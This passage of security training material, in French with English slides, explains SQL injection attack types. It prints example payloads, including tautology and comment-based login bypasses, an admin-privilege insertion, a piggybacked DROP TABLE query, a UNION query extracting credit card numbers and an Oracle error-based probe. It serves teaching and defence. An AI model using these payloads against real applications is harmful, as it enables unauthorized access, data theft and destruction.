L'injection SQL est l'attaque la plus courante et la plus dévastatrice que les attaquants peuvent lancer pour prendre le contrôle d'un site Web. Ils utilisent diverses astuces et techniques axées sur les données pour compromettre les applications Web. Les organisations subissent alors de graves pertes en termes d'argent, de réputation, de données et de ressources. Cette section traite des attaques par injection SQL ainsi que des outils et techniques utilisés par les attaquants pour réaliser ces attaques.

Module Flow

1

**Discuss Types of SQL
Injection Attacks**

2

**Discuss SQL Injection Attack
Countermeasures**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les types d'attaques par injection SQL

Les attaquants utilisent diverses astuces et techniques pour visualiser, manipuler, insérer et supprimer des données dans la base de données d'une application. Il existe plusieurs types d'attaques par injection SQL, en fonction de la technique utilisée. Cette section aborde les concepts de base de l'injection SQL, les différents types d'attaques par injection SQL et les outils d'injection SQL.

What is SQL Injection?

- SQL injection is a technique used to take advantage of **un-sanitized input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**

- It is a basic attack used to either **gain unauthorized access** to a database or **retrieve information** directly from the database



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que l'injection SQL ?

Le langage de requête structuré (SQL) est un langage textuel utilisé par un serveur de base de données. Les commandes SQL utilisées pour effectuer des opérations sur la base de données sont **INSERT**, **SELECT**, **UPDATE** et **DELETE**. Ces commandes sont utilisées pour manipuler les données dans le serveur de base de données.

Les développeurs utilisent des séquences de commandes SQL avec des paramètres fournis par le client, ce qui facilite l'injection de commandes par les attaquants. L'injection SQL est une technique utilisée pour tirer parti des vulnérabilités d'entrée non validées afin de faire passer des commandes SQL par une application Web pour qu'elles soient exécutées par une base de données dorsale. Dans cette technique, l'attaquant injecte des requêtes SQL malveillantes dans le formulaire de saisie de l'utilisateur, soit pour obtenir un accès non autorisé à une base de données, soit pour récupérer des informations directement dans la base de données. Ces attaques sont possibles en raison d'une faille dans les applications Web et pas en raison d'un problème quelconque avec la base de données ou le serveur Web.

Les attaques par injection SQL utilisent une série de requêtes ou d'instructions SQL malveillantes pour manipuler directement la base de données. Une application utilise souvent des instructions SQL pour authentifier les utilisateurs de l'application, valider les rôles et les niveaux d'accès, stocker et obtenir des informations pour l'application et l'utilisateur et établir des liens avec d'autres sources de données. Les attaques par injection SQL fonctionnent parce que l'application ne valide pas correctement une entrée avant de la transmettre dans une instruction SQL.

Why Bother about SQL Injection?



Based on the use of **applications** and the way they **process user supplied data**, SQL injections can be used to implement the following types of attacks:

1 Authentication Bypass

Compromised Data Integrity 4

2 Authorization Bypass

Compromised Availability of Data 5

3 Information Disclosure

Remote Code Execution 6

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pourquoi se préoccuper de l'injection SQL ?

L'injection SQL est un problème majeur pour tous les sites Web qui utilisent des bases de données. Une attaque peut être tentée sur n'importe quel site Web ou logiciel en fonction de la manière dont il est utilisé et dont il traite les entrées de l'utilisateur. L'injection SQL peut être utilisée pour mettre en œuvre les attaques suivantes :

- **Contournement de l'authentification** : Grâce à cette attaque, un pirate informatique se connecte à une application sans fournir un nom d'utilisateur et un mot de passe valides, et obtient cependant des priviléges d'administration.
- **Contournement d'autorisation** : Cette attaque permet à un pirate de modifier les informations d'autorisation stockées dans la base de données en exploitant une vulnérabilité d'injection SQL.
- **Divulgation d'informations** : En utilisant cette attaque, un pirate informatique obtient des informations sensibles qui sont stockées dans la base de données.
- **Compromission de l'intégrité des données** : Grâce à cette attaque, un pirate défigure une page Web, insère du contenu malveillant dans des pages Web ou modifie le contenu d'une base de données.
- **Compromission de la disponibilité des données** : En utilisant cette attaque, un pirate supprime les informations de la base de données, supprime les journaux ou les informations d'audit stockées dans une base de données.
- **Exécution de code à distance** : Grâce à cette attaque, un pirate compromet le système d'exploitation de l'hôte.



SQL Injection and Server-side Technologies

Server-side Technology
Powerful server-side technologies like ASP.NET and database servers allow developers to **create dynamic, data-driven websites**, and **web apps** with incredible ease

Exploit
The power of ASP.NET and SQL can easily be **exploited by hackers** using SQL injection attacks


Susceptible Databases
All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to **SQL-injection attacks**

Attack
SQL injection attacks do not exploit a specific software vulnerability, instead they **target websites and web apps** that do not follow **secure coding practices** for accessing and manipulating data stored in a relational database

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection SQL et technologies côté serveur

De puissantes technologies côté serveur, telles que ASP.NET et les serveurs de bases de données, permettent aux développeurs de créer des sites et des applications Web dynamiques et axés sur les données avec une incroyable facilité. Ces technologies mettent en œuvre une logique métier du côté du serveur qui répond ensuite aux demandes des clients. La technologie côté serveur permet d'accéder, de fournir, de stocker et de restaurer les informations de façon fluide. Les différentes technologies côté serveur comprennent ASP, ASP.Net, Cold Fusion, JSP, PHP, Python, Ruby on Rails, etc. Certaines de ces technologies sont sujettes à des vulnérabilités d'injection SQL, et les applications développées à l'aide de ces technologies sont vulnérables à ces attaques. Les applications Web utilisent diverses technologies de base de données pour assurer leur fonctionnement. Parmi les bases de données relationnelles utilisées pour le développement d'applications Web, figurent Microsoft SQL Server, Oracle, IBM DB2 et la base de données open-source MySQL. Les développeurs ignorent parfois les bonnes pratiques de codage lorsqu'ils utilisent ces technologies, ce qui rend les applications et les bases de données relationnelles vulnérables aux attaques par injection SQL. Ces attaques n'exploitent pas la vulnérabilité d'un logiciel spécifique, mais ciblent les sites et les applications Web qui ne respectent pas les bonnes pratiques de codage pour accéder et manipuler les données stockées dans une base de données relationnelle.



Types d'injection SQL

Dans une attaque par injection SQL, l'attaquant injecte un code malveillant par le biais d'une requête SQL qui peut lire les données sensibles et même les modifier (insertion/mise à jour/suppression).

Il existe trois principaux types d'injection SQL :

- **Injection SQL In-band** : Un attaquant utilise le même canal de communication pour réaliser l'attaque et récupérer les résultats. Les attaques in-band sont des attaques par injection SQL courantes et faciles à exploiter. Les attaques d'injection SQL in-band les plus couramment utilisées sont l'injection SQL basée sur les erreurs et l'injection SQL UNION.
- **Injection SQL en aveugle/inférentielle** : Dans l'injection en aveugle, l'attaquant ne dispose d'aucun message d'erreur du système sur lequel travailler. Au lieu de cela, l'attaquant envoie simplement une requête SQL malveillante à la base de données. Ce type d'injection SQL prend plus de temps à exécuter car le résultat renvoyé est généralement sous forme booléenne. Les attaquants utilisent les résultats vrais ou faux pour déterminer la structure de la base de données et des données. Dans le cas d'une injection SQL déductive, aucune donnée n'est transmise par l'application Web et il n'est pas possible pour un attaquant de récupérer le résultat réel de l'injection ; c'est pourquoi on l'appelle injection SQL en aveugle.
- **Injection SQL hors bande** : Les attaquants utilisent différents canaux de communication (tels que la fonctionnalité de messagerie de la base de données ou les fonctions d'écriture et de chargement de fichiers) pour réaliser l'attaque et obtenir le résultat. Ce type d'attaque est difficile à réaliser car l'attaquant doit communiquer avec le serveur et

déterminer les caractéristiques du serveur de base de données utilisé par l'application Web.

Le schéma ci-dessous présente les différents types d'injection SQL :





Figure 7.39 : Types d'injection SQL

In-Band SQL Injection

- Attackers use the **same communication channel** to perform the attack and **retrieve** the results



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

In-Band SQL Injection (Cont'd)

Types of in-band SQL Injection

Tautology


Attackers inject statements that are always true so that the queries always return results after evaluating the WHERE condition

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

End of Line Comment

After injecting the code into a specific field, legitimate code that follows is nullified using end of line comments

```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --;
```



In-line Comments

Attackers integrate multiple vulnerable inputs into a single query using inline comments

```
INSERT INTO Users (UserName, isAdmin, Password)  
VALUES('Attacker', 1, /*', 0,  
'*'/*mypwd')
```

Piggybacked Query

Attackers inject additional malicious query into the original query. Consequently, the DBMS executes multiple SQL queries

```
SELECT * FROM EMP WHERE EMP.EID =  
1001 AND EMP.ENAME = 'Bob'; DROP  
TABLE DEPT;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection SQL In-Band

Dans l'injection SQL in-band, les attaquants utilisent le même canal de communication pour réaliser l'attaque et récupérer les résultats. Il existe plusieurs types d'attaques par injection SQL in-band, en fonction de la technique utilisée. Les attaques par injection SQL in-band les plus couramment utilisées sont l'injection SQL basée sur les erreurs et l'injection SQL UNION.

Les différents types d'injection SQL in-band sont les suivants :

- **Injection SQL basée sur des erreurs**

Un attaquant insère intentionnellement de mauvaises entrées dans une application, ce qui provoque des erreurs dans la base de données. L'attaquant lit les messages d'erreur au niveau de la base de données pour trouver une vulnérabilité d'injection SQL dans l'application. Il injecte ensuite des requêtes SQL spécialement conçues pour compromettre la sécurité des données de l'application. Cette approche est très utile pour construire une requête permettant d'exploiter la vulnérabilité.

- **Procédure stockée**

Le risque d'exécution d'une requête SQL malveillante dans une procédure stockée augmente si l'application Web ne vérifie pas les entrées utilisateur utilisées pour construire dynamiquement des instructions SQL pour cette procédure stockée. Un attaquant peut utiliser des entrées non conformes pour exécuter des instructions SQL malveillantes dans la procédure stockée. Les attaquants exploitent les procédures stockées des bases de données pour mener à bien leurs attaques.

Par exemple :

```
Create procedure Login @user_name varchar(20), @password varchar(20) As Declare  
@query varchar(250) Set @query = 'Select 1 from usertable Where username = '+  
@user_name + ' and password = ' + @password exec(@query) Go
```

Si l'attaquant tape les éléments ci-dessous dans les champs de saisie de l'application en utilisant la procédure stockée ci-dessus qui s'exécute dans le dorsal, il pourra se connecter avec n'importe quel mot de passe :

Entrée utilisateur : anyusername or 1=1' anypassword

- **Requête illégale/logiquement incorrecte**

Un attaquant peut obtenir des renseignements en injectant des requêtes illégales/logiquement incorrectes comme des paramètres, des types de données, des noms de tables, etc. Dans ce type d'attaque par injection SQL, le pirate envoie intentionnellement une requête incorrecte à la base de données afin de générer un message d'erreur qui peut être utile pour réaliser d'autres attaques. Cette technique peut aider un attaquant à extraire la structure de la base de données sous-jacente.

Par exemple, pour trouver le nom d'une colonne, un attaquant peut fournir l'entrée erronée suivante :

Nom d'utilisateur : "Bob"

La requête résultante sera

```
SELECT * FROM Users WHERE UserName = 'Bob'" AND password =
```

Après avoir exécuté la requête ci-dessus, la base de données peut renvoyer le message d'erreur suivant :

"Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string " AND Password='xxx'."

- **Injection SQL basée sur l'instruction UNION**

L'instruction "UNION SELECT" permet d'obtenir l'union de l'ensemble de données prévu et de l'ensemble de données ciblé. Dans une injection SQL UNION, un attaquant utilise une clause **UNION** pour ajouter une requête malveillante à la requête de départ, comme le montre l'exemple suivant :

SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

L'attaquant vérifie la vulnérabilité de l'injection SQL UNION en ajoutant un caractère guillemet simple ('') à la fin d'une commande ".php ? id=". Le type de message d'erreur reçu indiquera à l'attaquant si la base de données est vulnérable à une injection SQL de type UNION.

- **Tautologie**

Dans une attaque par injection SQL basée sur la tautologie, un attaquant utilise une clause OU conditionnelle telle que la condition de la clause WHERE sera toujours vraie. Une telle attaque peut être utilisée pour contourner l'authentification de l'utilisateur.

Par exemple :

SELECT * FROM users WHERE name = " OR '1'='1';

Cette requête sera toujours vraie, car la deuxième partie de la clause OR est toujours vraie.

- **Commentaire de fin de ligne**

Dans ce type d'injection SQL, un attaquant utilise des **commentaires** de fin de ligne dans des entrées d'injection SQL spécifiques. Les commentaires dans une ligne de code sont souvent indiqués par (--), et ils sont ignorés par la requête. Un attaquant tire parti de cette fonction de commentaire en écrivant une ligne de code qui se termine par un commentaire. La base de données exécutera le code jusqu'à ce qu'elle atteigne la partie commentée, après quoi elle ignorera le reste de la requête.

Par exemple :

SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'

Avec cette requête, un attaquant peut se connecter à un compte administrateur sans mot de passe, car l'application de base de données ignorera les commentaires qui commencent immédiatement après nom d'utilisateur = 'admin'.

- **Commentaires en ligne**

Les attaquants simplifient une attaque par injection SQL en intégrant plusieurs entrées vulnérables dans une seule requête à l'aide de commentaires en ligne. Ce type

d'injection permet à un attaquant de contourner les listes noires, de supprimer les espaces, de brouiller son code et de déterminer les versions de la base de données.

Par exemple :

```
INSERT INTO Users (UserName, isAdmin, Password) VALUES (".$username.", 0,  
".$password.")"
```

est une requête dynamique qui demande à un nouvel utilisateur de saisir un nom d'utilisateur et un mot de passe.

L'attaquant peut saisir les entrées malveillantes suivantes :

```
UserName = Attacker', 1, /*  
Password = */'mypwd
```

Une fois ces entrées injectées, la requête générée donne à l'attaquant des priviléges d'administrateur :

```
INSERT INTO Users (UserName, isAdmin, Password) VALUES('Attacker', 1, /*, 0,  
*/'mypwd')
```

- **Requête piggybacked**

Dans une attaque par injection SQL de type piggybacked, un attaquant injecte une requête malveillante supplémentaire dans la requête d'origine. Ce type d'injection est généralement effectué sur des requêtes SQL groupées. La requête d'origine n'est pas modifiée et la requête de l'attaquant est ajoutée à la requête d'origine. En raison du piggybacking, le SGBD reçoit plusieurs requêtes SQL. Les attaquants utilisent un point-virgule (;) comme délimiteur de requête pour séparer les requêtes. Après avoir exécuté la requête originale, le SGBD reconnaît le délimiteur et exécute la requête piggybackée. Ce type d'attaque est également connu sous le nom d'attaque par empilement de requêtes. L'intention de l'attaquant est d'extraire, d'ajouter, de modifier ou de supprimer des données, d'exécuter des commandes à distance ou de réaliser une attaque DoS.

Si, par exemple, la requête SQL originale est la suivante :

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'
```

L'attaquant concatène le délimiteur (;) et la requête malveillante à la requête d'origine de la façon suivante :

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'; DROP TABLE  
DEPT;
```

Après avoir exécuté la première requête et renvoyé les lignes de la base de données résultantes, le SGBD reconnaît le délimiteur et exécute la requête malveillante injectée. En conséquence, le SGBD supprime la table DEPT de la base de données.

Error Based SQL Injection



- Error based SQL Injection **forces the database** to perform some operation in which the **result will be an error**
- This exploitation may differ depending on the DBMS

- ✓ Consider the SQL query shown below:

```
SELECT * FROM products WHERE  
id_product=$id_product
```

- ✓ Consider the following request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```

- ✓ The malicious request would be (e.g., Oracle 10g):

```
http://www.example.com/product.php?  
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user  
FROM DUAL) )--
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection SQL basée sur les erreurs

Voyons les détails de l'injection SQL basée sur des erreurs. Comme nous l'avons vu précédemment, dans l'injection SQL basée sur des erreurs, l'attaquant force la base de données à renvoyer des messages d'erreur en réponse à ses entrées. Il peut ensuite analyser les messages d'erreur obtenus de la base de données sous-jacente afin de recueillir des informations qui peuvent être utilisées pour construire la requête malveillante. L'attaquant utilise ce type de technique d'injection SQL lorsqu'il est incapable d'exploiter directement d'autres techniques d'injection SQL. L'objectif principal de cette technique est de générer le message d'erreur de la base de données, qui peut être utilisé pour mener à bien une attaque par injection SQL. Une telle exploitation peut différer d'un SGBD à l'autre.

Considérons la requête SQL suivante :

SELECT * FROM products WHERE id_product=\$id_product

Imaginons un script qui exécute la requête ci-dessus :

http://www.example.com/product.php?id=10

La requête malveillante serait (par exemple, pour Oracle 10g) :

**http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME((SELECT user FROM DUAL))--**

Dans cet exemple, le testeur concatène la valeur 10 avec le résultat de la fonction UTL_INADDR.GET_HOST_NAME. Cette fonction Oracle va essayer de retourner le nom d'hôte du paramètre qui lui est passé, qui est une autre requête, à savoir le nom de l'utilisateur. Lorsque la base de données cherche un nom d'hôte avec le nom de la base de données de l'utilisateur, elle échoue et renvoie un message d'erreur tel que :

ORA-292257: host SCOTT unknown

Le testeur peut alors manipuler le paramètre passé à la fonction GET_HOST_NAME() et le résultat sera affiché dans le message d'erreur.

Union SQL Injection



- This technique involves **joining a forged query** to the **original query**
- The result of a forged query will be joined to the result of the original query, thereby allowing it to obtain the **values of fields of other tables**

Example:

• `SELECT Name, Phone, Address FROM Users WHERE Id=$id`

Now set the following Id value:

• `$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

The final query is as shown below:

• `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

The above query joins the result of the original query with all the credit card users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection SQL de type Union

Dans une injection SQL de type UNION, un attaquant combine une fausse requête avec une requête demandée par l'utilisateur en utilisant une clause UNION. Le résultat de la fausse requête sera ajouté au résultat de la requête originale, ce qui permet d'obtenir les valeurs des champs d'autres tables. Avant d'exécuter l'injection SQL UNION, l'attaquant s'assure qu'il y a un nombre égal de colonnes participant à la requête UNION. Pour trouver le bon nombre de colonnes, l'attaquant lance d'abord une requête utilisant une clause ORDER BY suivie d'un nombre pour indiquer le nombre de colonnes de la base de données sélectionnées :

ORDER BY 10--

Si la requête est exécutée avec succès et qu'aucun message d'erreur ne s'affiche, l'attaquant en déduit que 10 colonnes ou plus existent dans la table de la base de données cible. Cependant, si l'application affiche un message d'erreur tel que "**Unknown column '10' in 'order clause'**", l'attaquant en déduira qu'il y a moins de 10 colonnes dans la table de la base de données cible. En procédant par essai-erreur, un attaquant peut déterminer le nombre exact de colonnes dans la table de la base de données cible.

Une fois que l'attaquant connaît le nombre de colonnes, l'étape suivante consiste à trouver le type de colonnes en utilisant une requête telle que :

UNION SELECT 1,null,null--

Si la requête est exécutée avec succès, l'attaquant sait que la première colonne est de type entier et il peut passer à la recherche des types des autres colonnes.

Une fois que l'attaquant a trouvé les bons types de colonnes, l'étape suivante consiste à exécuter l'injection SQL UNION.

Par exemple :

SELECT Name, Phone, Address FROM Users WHERE Id=\$id

Définissez maintenant la valeur Id suivante :

\$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

L'attaquant lance alors une requête d'injection SQL UNION comme suit :

SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable

La requête ci-dessus joint la liste de tous les utilisateurs de cartes de crédit au résultat de la requête originale.

Blind/Inferential SQL Injection



No Error Message

Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection, but the results of the injection are not visible to the attacker



Generic Page

Blind SQL injection is identical to a normal SQL Injection, except that a generic custom page is displayed when an attacker attempts to exploit an application rather than seeing a **useful error message**



Time- intensive

This type of attack can become **time-intensive because a new statement** must be crafted for each bit recovered


Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Injection SQL en aveugle/Inférentielle

L'injection SQL en aveugle est utilisée lorsqu'une application Web est vulnérable à une injection SQL mais que les résultats de l'injection ne sont pas visibles pour l'attaquant. L'injection SQL en aveugle est identique à une injection SQL normale, sauf que lorsqu'un attaquant tente d'exploiter une application, il voit une page personnalisée générique au lieu d'un message d'erreur clair. Dans l'injection SQL en aveugle, l'attaquant pose une question vraie ou fausse à la base de données pour déterminer si l'application est vulnérable à l'injection SQL.

Une attaque par injection SQL ordinaire est souvent possible lorsque le développeur utilise des messages d'erreur génériques chaque fois qu'une erreur se produit dans la base de données. Ces messages génériques peuvent révéler des informations sensibles ou donner à l'attaquant un chemin pour réaliser une attaque par injection SQL sur l'application. Cependant, lorsque les développeurs désactivent les messages d'erreur génériques de l'application, il est difficile pour le pirate d'effectuer une attaque par injection SQL. Malgré tout, il n'est pas impossible d'exploiter une telle application avec une attaque par injection SQL. L'injection en aveugle diffère de l'injection SQL normale par la manière dont elle récupère les données de la base de données. Les attaquants utilisent l'injection SQL en aveugle soit pour accéder à des données sensibles, soit pour détruire des données. Ils peuvent voler des données en posant une série de questions vraies ou fausses au moyen d'instructions SQL. Les résultats de l'injection ne sont pas visibles pour l'attaquant. Ce type d'attaque peut prendre beaucoup de temps car il faut générer une nouvelle instruction pour chaque nouveau bit récupéré dans la base de données.



Injection SQL en aveugle : Aucun message d'erreur renvoyé

Voyons la différence entre les messages d'erreur obtenus lorsque les développeurs utilisent des messages d'erreur génériques et lorsqu'ils désactivent ces messages et utilisent un message d'erreur personnalisé :

